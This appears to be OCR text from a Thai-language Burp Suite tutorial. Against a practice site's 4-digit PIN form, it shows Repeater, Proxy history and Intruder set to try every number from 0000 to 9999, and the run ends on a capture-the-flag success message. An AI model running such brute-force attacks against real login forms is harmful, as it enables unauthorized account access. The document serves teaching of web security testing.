  report/v4?s=8eS9z2tncrB8Fhm2138ZLl
  mNHSvrRDtBNQBF1JICwy9bSGUNz8nrRu0c%2B0JK46lse
  IGnrAb7ux1eGELtdavk77xz%2FHuFdqGhVWuIf2rTC
          
```

Dashboard Target Proxy **Repeater** Intruder Collaborator Sequencer Decoder Comparer

Logger Organizer Extensions Learn

1 x 2 x +

Send [Settings] Cancel < >

Target: https://websec.p7z.pw

Request

Pretty Raw Hex

```

1 GET /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Not;A=Brand";v="24"
          
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:39:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
          
```


Burp Suite - Repeater (7/8)

DashboardTargetProxyRepeaterIntruderCollaboratorSequencerDecoderCompa

LoggerOrganizerExtensionsLearn

1 x2 x+

Send

⚙

Cancel

< ▾

> ▾

Target: https://websec.p7z.pw

Request

PrettyRawHex

1 GET /pin.php HTTP/2

2 Host: websec.p7z.pw

3 Cache-Control: max-age=0

4 Sec-Ch-Ua: "Not:A=Brand";v="24"

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Date: Fri, 13 Sep 2024 17:39:54 GMT

3 Content-Type: text/html; charset=UTF-8

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Date: Fri, 13 Sep 2024 17:39:54 GMT

3 Content-Type: text/html; charset=UTF-8

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Scanคลิกขวา

Send to Intruder ^%I

Send to Repeater ^%R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer ^%O

Insert Collaborator payload

Show response in browser

GET /pin.php HTTP/2

Host: websec.p7z.pw

Cache-Control: max-age=0

Sec-Ch-Ua: "Not:A=Brand";v="24"

Sec-Ch-Ua-Mobile: ?

Sec-Ch-Ua-Platform: ?

Accept-Language: ?

Upgrade-Insecure-Requests: ?

Origin: https://websec.p7z.pw

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

1 HTTP/2 200 OK

2 Date: Fri, 13 Sep 2024 17:39:54 GMT

3 Content-Type: text/html; charset=UTF-8

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/59ad9sp5aspjcbgu2ga95dsxcywd339o


Copy

☐ In future, just copy the URL and don't show this dialog


Close

เก็บใน Clipboard

Burp Suite - Repeater (8/8)




Paste จาก
Clipboard




Burp Suite - Intruder

(1/7)



Burp Suite - Intruder (2/7)




Incorrect PIN. Try again!

Enter PIN

Enter 4-digit PIN

Submit PIN



Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decode

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL
57	https://websec.p7z.pw	POST	/pin.php

Request

Pretty Raw Hex

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=
  284424b85f612ed9f569ceff92c07de7;
  cf_clearance=
  rhUUT2Af2PtRpkgkZYkJMSVBcprIoPHuJn0_kJt;
  
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:47:
3 Content-Type: text/html; char
  
```

Response

Pretty Raw Hex Render

```

121 </div>
122 </div>
123 </div>
124 <div class="container">
125 <div class="card-error">
126 Incorrect PIN. Try again!
127
  
```

Burp Suite - Intruder (3/7)

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer

Logger Organizer Extensions Learn

Intercept HTTP history Sockets history Proxy settings

Filter settings: Hiding CSS, images and general binary content

#	Host	Method	URL
57	https://websec.p7z.pw	POST	/pin.php
55	https://websec.p7z.pw	POST	/cdn-cgi/challenge-platform/v/b/jsd/r/8c2
54	https://websec.p7z.pw	POST	/cdn-cgi/challenge-platform/v/b/jsd/r/8c2

Request

Pretty Raw Hex

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=
284424b85f612ed9f569ceff92c07de
cf_clearance=
rhUUT2Af2PtRpkgkZYkJMSVBcprIoPH
726249470-1.2.1.1-JCdYEqJL8rjn8

```

Response

Pretty Raw Hex

คลิกขวา

Send to Intruder

Send to Repeater

Send to Sequencer

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://websec.p7z.pw

Update Host header to match target

Add \$

Clear \$

Auto \$


Refresh

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=284424b85f612ed9f569ceff92c07de7; cf_clearance=
rhUUT2Af2PtRpkgkZYkJMSVBcprIoPHuJn0_kJtsSzc-1726249470-1.2.1.1-JCdYEqJL8rjn

```

Burp Suite - Intruder: Mark the point for Payload insertion (4/7)



Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://websec.p7z.pw ☒ Update Host header to match target

14 **Accept:**
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 **Sec-Fetch-Site:** same-origin

16 **Sec-Fetch-Mode:** navigate

17 **Sec-Fetch-User:** ?1

18 **Sec-Fetch-Dest:** document

19 **Referer:** https://websec.p7z.pw/pin.php

20 **Accept-Encoding:** gzip, deflate, br

21 **Priority:** u=0, i

22

23 **pin=1234**


Add \$ **Clear \$** **Auto \$** **Refresh**

15 **pin=\$1234\$**


16

0 highlights Clear

Burp Suite - Intruder: Payload (5/7)



The screenshot shows the Burp Suite Intruder interface. The 'Payloads' tab is selected, indicated by a red box and a green '1'. Below the tabs, the 'Payload sets' section is visible. A dropdown menu for 'Payload type' is open, showing options like 'Simple list', 'Character substitution', 'Case modification', 'Recursive grep', 'Illegal Unicode', 'Character blocks', and 'Numbers'. The 'Numbers' option is highlighted with a green '3'. A red box highlights the 'Payload type' dropdown and the 'Numbers' option. The 'Payload set' is set to '1', and the 'Payload type' is set to 'Simple list'.



The screenshot shows the 'Payload settings [Numbers]' dialog box. The 'Number range' section is highlighted with a red box. The 'Type' is set to 'Sequential' (radio button selected). The 'From' field is set to '0000' and the 'To' field is set to '9999'. The 'Step' is set to '1'. The 'How many' field is empty. The 'Number format' section is also visible, with the 'Base' set to 'Decimal' (radio button selected). The 'Min integer digits' and 'Max integer digits' fields are both set to '4'.

Burp Suite - Intruder: Grep item (6/7)

Positions Payloads Resource pool **Settings**

? Grep - Extract

These settings can be used to extract useful information from responses

☐ Extract the following items from responses:

Add

Edit

Remove

Duplicate

Repeater **Intruder** Collaborator Sequencer Settings

Organizer Extensions Learn AuthMatrix

pool Settings

Start attack

☐ Exclude HTTP headers ☒ Update config based on selection below

Refetch response

```

122     </div>
123   </div>
124
125   <div class="container">
126     <div class="card error">
127       Incorrect PIN. Try again!
128     </div>
129     <h2>Enter PIN</h2>
130     <form method="POST" action="pin.php">
131       <input type="password" name="pin" placeholder="Enter 4-digit PIN"
required pattern="\d{4}">
132       <button type="submit">Submit PIN</button>
133     </form>
134   </div>
135 </body>
136 </html>
137

```

? ⚙️ ⬅️ ➡️ Search

1 highlight

OK

Cancel

Burp Suite - Intruder (7/7)

Results
Positions
Payloads
Resource pool
Settings

Intruder attack results filter: Showing all items

Requ...	Payload	Status code	Respons...	Error	Timeout	Length	-error">\n	Cor
10	1339	200	2			3350	Incorrect PIN. Try again!	
9	1338	200	8			3350	Incorrect PIN. Try again!	
8	1337	200	3			3098		
7	1336	200	17			3350	Incorrect PIN. Try again!	
6	1335	200	2			3350	Incorrect PIN. Try again!	
5	1334	200	11			3350	Incorrect PIN. Try again!	

Request
Response


Pretty
Raw
Hex
Render

```

L26
L27
L28
L29
<div class="card-success">
  Login Success! FLAG{you_found_the_correct_pin}
</div>
</div>

```

Burp Suite - Extensions



The screenshot shows the Burp Suite interface with the 'Extensions' tab selected. A red box labeled '1' highlights the 'Extensions' tab in the top navigation bar. Another red box labeled '2' highlights the 'BApp Store' link in the left sidebar. The main content area displays the 'BApp Store' with a list of extensions and their details.

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Estimated system impact: **High** (Consider unloading some extensions)

Name	In...	Rating	Pop...	Last upd...	System...	Detail
Agartha - LFI, RCE,...	✓	☆☆☆	15 Oct 2...	30 Aug 2...	Medium	
AuthMatrix	✓	☆☆☆	15 Oct 2...	Low		
Copy As Python-R...	✓	☆☆☆	04 Apr 2...	Low		
InQL - GraphQL Sc...	✓	☆☆☆	10 Oct 2...	High		
.NET Beautifier		☆☆☆	23 Jan 2...	Low		
403 Bypass		☆☆☆	27 Sep 2...	Low		Requires ...
5GC API Parser		☆☆☆	23 Sep 2...	Low		
Active Scan++		☆☆☆	23 Nov 2...	Low		Requires ...
Add & Track Custo...		☆☆☆	25 Feb 2...	Low		Requires ...
Add Custom Header		☆☆☆	08 Jul 20...	Low		
Add to SiteMap+		☆☆☆	28 Nov 2...	Low		
Add to TLS Pass T...		☆☆☆	25 Jan 2...	Low		
Additional CSRF C...		☆☆☆	14 Dec 2...	Low		
Additional Scanner ...		☆☆☆	21 Dec 2...	Low		Requires ...
Adhoc Payload Pro...		☆☆☆	31 Jan 2...	Low		
AES Killer, decrypt ...		☆☆☆	13 May ...	Low		
AES Payloads		☆☆☆	04 Feb 2...	Low		Requires ...
Anonymous Cloud, ...		☆☆☆	17 Jan 2...	Low		Requires ...
Anti-CSRF Token F...		☆☆☆	28 Feb 2...	Low		
Asset Discovery		☆☆☆	12 Sep 2...	Low		Requires ...
Asset Saver		☆☆☆	23 May ...	Low		

Please report issues on the [project GitHub](#).

Estimated system impact

Overall: **Low**

Memory: Low | CPU: Low | Time: Low | Scann: Low

Author: Mick Ayzenberg, Security Innovation
Version: 0.8.2
Source: <https://github.com/portswigger/auth-matrix>
Updated: 15 Oct 2021

